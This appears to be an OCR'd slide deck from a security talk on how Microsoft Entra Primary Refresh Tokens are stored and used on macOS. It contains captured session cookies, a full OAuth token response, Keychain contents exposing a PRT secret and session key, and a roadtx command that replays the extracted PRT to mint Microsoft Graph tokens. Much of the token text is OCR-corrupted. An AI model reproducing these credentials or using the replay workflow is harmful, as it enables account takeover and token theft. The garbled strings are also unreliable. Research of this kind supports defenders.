- Set-Cookie: ESTSAUTHPERSISTENT=0.AV8AMe_N-B6jSkuT5F9XhpElWiC41uzCMrZjmKZERTDlp3oBAAA.AgABAAQA VNnzEfU2WMV3EJAKsXW8yg5_dGL_gqSY928r-P6KkTwD2BYmQAGjt5-jMOZMAI 9d9KR9cMFzlhfgUUULZJqrToCie8cWibj2GGNZN2NIIdL5VtSmRLi3SKoEw0F7R6C domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure; Set-Cookie: ESTSAUTH=0.AV8AMe_N-B6jSkuT5F9XhpElWiC41uzCMrZjmKZERTDlp3oBAAA.AgABAAQAAAD--DLA3V07QrddgJg7WeBwGcvCUBJYrm_ZdMv9zCjFp-L1bfmUjI4P-Hd_vQHtCj0J8TRTodhw0Ys0xDQff-30a3s8xEctnbN4S31 domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure; Set-Cookie: ESTSAUTHLIGHT=+816ff6a2-e67f-4f3e-957c-7531e489ef0d; domain=.login.microsoftonline.com; path=/; secure; Set-Cookie: ch=B21qXrKUQk1RqdWixa-7a7MCjp9ZeumRrhfiDr9zw08E; domain=.login.microsoftonline.com; path=/; secure; SameSite=None Set-Cookie: ESTSSC=0; path=/; secure; HttpOnly; SameSite=None Set-Cookie: buid=0.AV8AMe_N-B6jSkuT5F9XhpElWiC41uzCMrZjmKZERTDlp3oBAAA domain=.login.microsoftonline.com; path=/; secure; HttpOnly; SameSite=None Set-Cookie: fpc=AqBVohzgljBEmPDkn2uRTfn_WQqMAO; path=/; secure; HttpOnly; SameSite=None

PRT protocol ver

Send:

- Special authorization code
 - On-the-fly generated RSA key

Receive:

- Primary Refresh Token

stk_jwk=

%7B%22e%22%3A%22AQAB%22%2C%22kty%22%3A%22RSA%22%2B
B9NriNOX6j5AZzKy-56_idq-gEg1JD-Qk3L02tdVyZDz1Q9rV
rA82BB8eDxn01G97A03DLcNJg8l_iD3iq04W7ZcYwytt1V6KU
qSnXyvbNFYdcqRLTwh-S
ecd6b820-32c2-49b6-9
S_kL5VM3zeBaGHzb8Gb0
aza%20profile%20off
0.AV8AzUIqqYy_ukaqTr
8rX6whAnBq_YcwwE5CMq
USKvmwb7L1MsgAjFq50
krDGi-cPzhAtwVdkfdA_0Ydxn94bk94VRH8yT-httESzdKPa9

Response

Pretty Raw Hex Render

{

 "token_type": "Bearer",
 "scope":
 "email openid profile 00000003-0000-0000-c000-000000000000/Files.ReadWrite 00000003-0000-0000-c000-000000000000/Files.ReadWrite.All 00000003-0000-0000-c000-000000000000/Notes.Create 00000003-0000-0000-c000-000000000000/Notes.ReadWrite 00000003-0000-0000-c000-000000000000/Notes.ReadWrite.All 00000003-0000-0000-c000-000000000000/People.Read 00000003-0000-0000-c000-000000000000/User.Read 00000003-0000-0000-c000-000000000000/User.ReadBasic.All 00000003-0000-0000-c000-000000000000/.default",
 "expires_in": 4915,
 "ext_expires_in": 4915,
 "access_token":
 "eyJ0eXAiOiJKV1QiLCJub25jZSI6InVSYnRDeHdMa0VBQkRjN0gxSw9iM2lBMFFfYkwyMllFbnkxQ1dZRGtsRukilCJhbGci0iJSUzI1NiIsIng1dCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW50UjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQi0iIwMDAwMDAwMy0wMDAwLTAWMDAtYzAwMC0wMDAwMDAwMDA1LCJpc3Mi0iJodHRwczovL3N0cy53aw5kb3dzLm5ldC9h0TjhNDJjZC1iZjhjLTQ2YmEtYWEOZS02NGNjYzllMDMwZDkvIiwiWF0IjoxNjcxMDizNTk0LCJuYmYi0jE2NzEwMjM10TQsImv4cCI6MTY3MTAy0DgxMcwiYWNyjdCI6MCwiYWNyIjoimSiImFpbbyI6IkFWUUFxLzhUQUFBQW10V1JHRW1BNkV4QzJBaVFRYk1DM0xuNXhVRHVDR2VMOEM4WVBaWnFrK2dqQUNsMTFKQnJTOHFqVUM5c0lab0VhSTkrUXQ1SW8yYWFIIVTQWHJFNFZ0QUhzSFZ3Rz1MdE80em1TL1VRRXRBPSSiMftci6WyJwd2QilCJtZmEiXSwiYXBwX2Rp3BsYXluYW1lIjoiTWljcm9zb2Z0IEVkJZ2UiLCJhcHBpZCI6ImVjZDZi0DIwlLTMyYzItNDliNi050GE2LTQ0NDUzMGU1YTc3YSiSImFwcGlkYWNyIjoiMCiSImlkldHlwIjoidXNlciIsImlwYWRkciI6IjY1LjIxLjIxNC4xNzIiLCJuYw1lIjoiib2xhZiBtYWMgdGVzdCB1c2Vyiwiib2lkIjoiZmU4ZDA1NDgtMTljYS00NjI0LTg2ZDMt0GZlMDE2ZWI4MjUzIiwiCgxdGYi0iI1IiwiCHVpZCI6IjEwMDMyMDAyNTkzRUZGRkEiLCJyaCI6IjAuQVY4QXpVSXFxWxlfWthcVRtVEEx5ZUF3MlFNQUBQFBQFBQJmQU5RLiIsInNjcI6ImVtYWlsIEZpbGVzLlJLYWRXcm0ZSBGaWxlcy5SZWFkV3JpdGUuQWxsIE5vdGVzLkNyZWFOZSB0b3Rlc5SZWFkV3JpdGUgTm90ZXMuUmVhZFdyAXRLLkFsbCBvcGVuaWQgUGVvcGxlllJlyWQgcHjvZmlsZSBVc2VylLjlYWQgVXN1ci5SZWFkQmFzaWmuQWxsIiwiC2lnbmLuX3N0YXRlIjpbImlua25vd25udHdrl0sInN1YiI6IlA1RjBRdU9Tcm10NkdSUVN1Z2pNWHD5dnF0d0dKMGpzWEFUdTVGdXdYd0UiLCJ0ZW5hbnRfcvnaW9uX3Njb3BlIjoiRVUiLCJ0aWQi0iJh0TjhNDJjZC1iZjhjLTQ2YmEtYWE0ZS02NGNjYzllMDMwZDkiLCJ1bmlxdWVfbmFtZSI6Im9sYWZ0ZXN0aW5nQGZhbgNvbzvcmNlLmlvIiwidXBuIjoiib2xhZnRlc3RpbdmAzmFsY29uZm9yY2UuaW8iLCJ1dGki0iJ5bTRWtLR1ZUuwaVRyWFZ4TTdKQUBFIiwidmVyIjoiMS4wiwid2lkcy6WyJiNzlmYmY0ZC0zZWY5LTQ20Dkt0DE0My03NmIx0TRl0DU1MDkiXSwieG1zX3N0Ijpt7InN1YiI6IlZtBdV4eUl0Z1JjeHc0Ym01VXdVMUNfr1gZ0GVvx0lGTDhSNz4Wkl6bncifSwieG1zX3RjZHQi0jE10TAXMzAwMzAsInhtc190ZGJyIjoiRVuifQ.chsa6Ms5axwWijI4eBd4WzHSQDFECMe0uy0r0q76bd8b5dEVYwxj9vxAhSv9fVF_Gy9jvr5Fo6YTv9cINuxwVoW6mxpLGrv3THFgNt4UbMYcnsNnCAhmk9KSpuaGwS46PYf_JNMu84lFAZF2Dsyst459KwJtVWYKz
 "refresh_token":
 "0.AV8AzUIqqYy_ukaqTmTLyeAw2SC41uzCMrZJmKZERTDlp3pfANQ.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P8U7xEMG2zVYMqhbX2WhnqqmZyqHR9yJTZdM0Kc1DBqdTRIUU1ZjFTAmajjo0fWh4zjkG6KIZTqlY0cYuRmzS0ZnUbe1teUdU3SmDwtWNTXN210Ht2iSlk8UjufZKhr5QmJl3Mso68yvA3pAk2mL14VvhBoxEsbRyZhglwpA8fBMWtb0cf4M8Hj-TpS1JzPq7LsFh2hc33dI8JUsYqdHH2LgtLtc5Z1PCpmNmgPxXCL-04icJwgjtxk0vnFm1YnazproAeKm6CoHxiEE_Gi6lsQomUyKU7_FYcm8X5YUA6ZMNh1fg-L4MHwsHm11nJBEScQ-uP8j0_qZqpmK2i65dc1fHGM8gHgAQNZRuk5Liar8IY3cK1kbIoMxBw9lZnS_7yfZbymHvSuI98-L6B54H2byldW5I79VuasKRQvlTfILtl7rQZBzgCveGuLrRdn07rD4DPCvybE1ANYaJ1v9AFVsZV7NATPJE4X-z7FiLsYqAeILoqL2B0QAwBNQz7mHMhbfI7z0tMPV0iqgfEwCaFP1JM0DdY6DuKco8jfsQSKKgclEu7eo9D04FDsfw8-_JlkCoR4f9L6wXvY19qiWpUiWjt1t5xnKLGCvaMkMteMEwPaMbWzWk7jBvBwM4c0qbUlhyEjwq2o7lvWBksbKZ8XTVqMCQFSg9_egh0pcK4YpWNxtFqB3SK5lgxraZGG9KiXhdF1Z9o5c0ztvbY-ekqx3ZNm5Px_cTmaAHHPDlHXB6K8w4-C4frbqZwwvlyhRDXwX
 "refresh_token_expires_in": 1209599,
 "foci": "1",
 "id_token":
 "eyJ0eXAiOiJKV1QiLCJhbGci0iJSUzI1NiIsImtpZCI6Ii1LSTNROW50UjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQi0iJlY2Q2YjgyMC0zMmMyLTQ5YjYt0ThhNi00NDQ1MzBlnWE3N2EiLCJpc3Mi0iJodHRwczovL2xvZ2luLm1pY3Jvc29mdG9ubGluZS5jb20vYTkyYTQyY2QtYmY4Yy00NmjhLWFhNGUtNjRjYm5ZTAzMGQ5L3YyLjAiLCJpYXQi0jE2NzEwMjM10TQsIm5iZii6MTY3MTAyMzU5NCwiZXhwIjoxNjcxMDI3NDk0LCJhaW8i0iJBVLFBcS84VEFBQUFY0DBTTmhCb09XcnhLWkUzWG93TwthU3dtaFNYc0FqQUsvSHQ2dlZjTzYwczdL0DN4Q2srcGw4ejdXRzdWYXhKV1JQa1R0cXVhNXRGYz15VThmMGVuRdhVZEJrM1VTZDB5K1hRNzBjSzBuVT0iLCJuYw1lIjoiib2xhZiBtYWMgdGVzdCB1c2VyiwiBm9uY2Ui0iJSdzhTwVhvQjJB0Xv0d3F3MmxoNGFuaxc4UnTVtkMtZ2RtQ1pLy3Z0SGJ3IiwiB2lkIjoiZmU4ZDA1NDgtMTljYS00NjI0LTg2ZDMt0GZlMDE2ZWI4MjUzIiwiCHJlZmVycmVkX3VzzXjuYw1lIjoiib2xhZnRlc3RpbdmAzmFsY29uZm9yY2UuaW8iLCJwdWlkIjoiMTAwMzIwMDI10TNFRkZGQSiSInJoIjoiMC5BVjhBelVJcXFZeV91a2FxVG1UTHlLQXcyU0M0MXV6Q01ywKptS1pF0lREbHAzcGZBTlEuIiwiC3ViIjoiVlNsNxh5SRnUmN4dzRibTVVd1UxQ19HwDM4Zw9fSUZM0FI2dnhaSxudyIsInRpZCI6ImE5MmE0MmNkLWJm0GMtNDziYS1hYTRlLTY0Y2Jj0WUwMzBk0SiSInV0aSI6InltNFZ0VHVLRTBpVHJYVnhNN0pBQUEiLCJ2ZXII0iIyLjAifQ.EkNd50oHteT3Xr7ljkV5Br9p2AV2-sdIViQ-c2ns1BbMPAuagZ04VyyVdx7raJ1vuC6ULz43XbdRgpIREXuyUxlIxbmV7anu-mb3A8dxvVK9iwRziqb0SiWNUpvck0s34hhivkWa10JL1_NJ4fnJ0-Tf6VhMTRGbcctKol0Lk0kmIioE_0B-Vni0ne66b9B70Zt4ohzk5RzsJr
 "client_info":
 "eyJ1aWQi0iJmZThkMDU00C0x0WnhLTQ2MjQt0DZkMy04ZmUwMTZlYjgyNTMiLCJ1dGlkIjoiYTkyYTQyY2QtYmY4Yy00NmjhLWFhN",
 "session_key_jwe":
 "eyJlbmMi0iJBMjU2R0NNIiwiYWxnIjoiULNBLU9BRVAifQ.kpZV4miICcwNJqVcbsPNC1xrVaYDfh56jtUpzRPfEksp76j7HsZpKMuh_Kqbt0xe-qmoDTB09QxUn3W8jKoww9zbcxNGRDk11SbnjF4x4k-NEdS2TbnUIiqv6FH_op7BfJmh_XsFwkP050RjC8Vrg6DZ-3dPwgzyb5XjY6jkr4mLdf0F6p7oqvQo7V2AamJuijldTKY-Hgvihmnpw-Nel12rP41P16HMSKY00orwMK3rdshRyMaoch6101i0wsVx7Pr49Mf0k1_EYvxnvkYrBP4B3_0-zRm-ttTYFBXEvnNqXb4-aLM1WwLwXroSRFDtvk1LwQ"}

}

PRT protocol version 3.0

Using the PRT in protocol v3 is very similar as PRT broker flow on Windows.

Token request contains PRT, and is signed with the session key.

Response is encrypted with the session key, ensuring the tokens cannot be obtained without this key.

Decoded EDIT THE PAYLOAD AND SECRET


Code	Port	Type	Value
400	1265	JSON	✓ 20.190.159.7
204	904	0/	✓ 40.79.189.58
200	6837	text	✓ 20.190.159.7
200	6716	text	✓ 20.190.159.7

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 client-request-id: ae340a67-a75c-4e2c-b363-f0c12c6e4399
10 x-ms-request-id: ca823310-a59e-4845-a1ea-4d3ae8971900
11 x-ms-ests-server: 2.1.14357.7 - NEULR2 ProdSlices
12 x-ms-clitelem: 1,0,0,2732.7983,
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=AqBVoHzgljBEmPDkn2uRTf0tngJtAQAAABbEK9s0AAAAVyuECwAAAAAYxCvbDgAAANYUsYEAAAAFsQr2w4AAAA; exp=13-Jan-2023 13:18:17 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Date: Wed, 14 Dec 2022 13:18:16 GMT
17 Connection: close
18 Content-Length: 6007
19
20 eyJhbGciOiJkaXIiLCJlbmMi0iJBmjU2R0NNIiwiY3R4IjoiYnR40XhFaHpvQ3R0N2d4UXg0dExIS3hobHN0YtyNmwfQ..0RLKvo7vTB12KoQRvZ5m1nATc7U0AE6yZlZylWq7K_GN4IRefz2A2tv08DSJXhkyja3FVAPYlK6AcID1P4J1-HT1A5QUBvgJu4vIfxu14qp0VSKFStxAnc5qbNE_-j-a64fz4fuZz-bM3l3mRhM4juIfg8UYJVwgVtJnb_yIGUU3r7p7cYh7JkahDSFj4ys2XVJRS0xqIG-JqpcF0lCnp0lIT0095vjJdcSJ4b9l_sZWfDzzCo03E84wAV0ulkxs6704EfwyZdr_e-JQyH0ghWH7k0Sawbld2l0D0Se93gZ1-kumt6oPmLm5-ZHiDNXYsyqxJkXN2I2tg0wXFNg0rVd_4PaMiqmYsEPqgpHp8vJ0KXvQhjHiiHnjHYkrNVjYi9bMuEKezCSSCcTeY-79xNI5GrHuFUvWQUCR_X3eoovsvKHHF49ToUCVDJZbDjY0Ba3jsP-AwFWrEj_K6rpAtZLL1vz-sXMieF-0pH542v4yAyRb3U8B6fGDoQhwNILCzCQkAZVV_uo2LvcrIyGRJT3wpJf_aSKWk5ACCTIuSKvN-dAXMEGRtUUMZ2Y-TcKwrU5DuxGZZE6bGo08mNHZC-DQMvwcpD3T2f6gD24hm_cRfseSPc4t-vs1CgW2TTCsuww3nN-hbo4IfapEzxnuA4r2JAEXJzsCAVOYSuswAzBajfK-E5-KNG8qZpfTL086oum6HKZCv45_XMDRIat85bXYLYPXa7C40gznbyk7U3zS5D0XiskakhBLdzPuNbPhAj0QUdf2jDd-174jhdhKsrnNmzHaQuLT2uxf1wy33GHGX_mMSGYZrRgcwq_LM-r2vWurx27-VmeoQLYI485XCiBjaIVnUi01lGohaYjI3MX0dHD6WTPALYT72NRwEV87jbI9f_yQtSqfdxEwz_2zsJ7J1v-SdD_lv3Tz1IGIN0RPkzyd04nnV6XMFwDDz_G93q5H6KBpv8Crv9ec7LhcVLfkNotytVppX0qkNQz7g-0ru-QZ268Zq_1AztGmLAfh742NUuChSp69CzJyY1b0HdEZMvivZRsPk_MswcMENMyfU5lIVlq6I-1eqVQHuEyy_l6JnFLLv0Uzd-tSZXpHho_kQqkXA05yi4M-n6J144zV9RM0gwfufcPC7D64mcF50jZPuGtm5IyPfedsJnc0tWdimSXzKxxL6GH0LnWNfiEkA3ZXURbt4P07wBXytwCAFTEanyBn0KiIitRUF_gN-_2fNpA2ySGG7k8r9ETYyceRN0MoA7uoziN-Kms-aPJGSEUS-YCEDMDq8Ss41PkHI
```

PRTv3 protection – Keychain only



PRTv3 protection – Keychain contents

The screenshot shows the macOS Keychain Access application window. On the left, the sidebar lists 'Default Keychain' (with 'login' and 'Local Items' expanded), 'System Keychain' (with 'System' expanded), and another 'System' entry. The main pane displays a JSON object representing PRTv3 protection data:

```
{
  "secret": "0.AV8AzUIqqYy_ukaqTmTLyeAw2Z  
Hgd8AgDs_wUA9P_CNGZBXwm1yMF8pPEHFPcLwLo1L  
rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn6Sa  
zlwHazc3s9bmtsh0iHRAZLPWutTcWXxs63raXCLHT  
_L2cF7JJ0zdJLLWTxbdSw5pNTCWiESnEGW1BqMv39  
nN7NK4qck0v71ow9nQKZDPsvl7zNeWBCoIgEm1TE3  
PBW9FcwV0wRgj-2WgQIHvl3LkFngSKyzn9zZl9SF0  
Fb50XTGlxF9quMbNHd7Z5JsH7VQJwLkmaNC09YubF  
sr88IvQWpNol3lEpvjsjWRpkKSvi3Kp1SflhvXPLR  
"external_key_type": "0",  
"prt_protocol_version": "3.0",  
"session_key": "IPgsCR5qSqmBR4qD[REDACTED] R3Wzg3c",  
"credential_type": "PrimaryRefreshToken",  
"environment": "login.windows.net",  
"home_account_id": "fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9",  
"expires_on": "1716881533",  
"cached_at": "1715671934",  
"client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",  
"expires_in": "1209599"
}
```

The session key value is highlighted with a red box. Below the JSON, a list of keychain items is shown, each with a small icon, name, type, and last modified date. The names correspond to the JSON fields above.

Name	Type	Last Modified
appmetadata-d7b530a4-7680-4c23-a8bf-c52c121d2e87	application password	Yesterday, 05:18
refreshtoken-1--	application password	Yesterday, 05:18
cpp-general-app-metadata-additional-fields	application password	Yesterday, 05:18
appmetadata-0ec893e0-5785-4de6-99da-4ed124e5296c	application password	Yesterday, 05:18
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...tivity.microsoft.com/.default https://activity.microsoft.com/usersettings.readwrite.createdbyapp	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64....api.application/intune.mam.registrations.write.all https://msmamservice.api.application/.default	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...osoft.com/.default https://edgesync.microsoft.com/usersettings.readwrite.createdbyapp.secure	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9-https://aadrm.com/user_impersonation https://aadrm.com/.default	application password	Yesterday
com.apple.iAdIDRecords	application password	Yesterday

PRT protocol version 3.0

PRTs from the keychain can be used with roadtx – either using PRT protocol v3 or with the Windows PRT protocol

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --pr  
NQ.AgABAwEAAADnf0lhJpSnRYB1SVj-Hgd8AgDs_wUA9P_CNGZBXwm1yMF8  
rQ792fw1ry1_qRgdX2RJ-rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn  
MnV1msrw_IZJZoaMQBxweecQG5Lj53ghArhFi2jzlwHazc3s9bmtsh0iHR  
NTCiESnEGW1BqMv39cRKLpjFRfmXWdDFNhlxuT2XXV94GnPnrKf8HTYggd  
xBFT75vaGNlMno5I8w4q07w_lA1STQkoQmgKJLSEhi8L7Uyt04GRbbS5Ie-  
kFngSKyzn9zZl9SF0Ahm0hdAF72rzedhcc1ZrWzIAFXLGm3wW1lZiN0eLgBl  
  
pvjsjWRpkKSvi3Kp1SflhvXPLR7oWS7D7FUNDsreQrtgaixcqFXRBemvx0r  
sXwpF1fEIcfXrR3Wzg3c -v3 -s https://graph.microsoft.com/.de  
Tokens were written to .roadtools_auth _
```



What about PRT v4?

Intune has recently added support for the Apple platform SSO module.

This allows storage of the key material in the Secure Enclave, Apples TPM like implementation

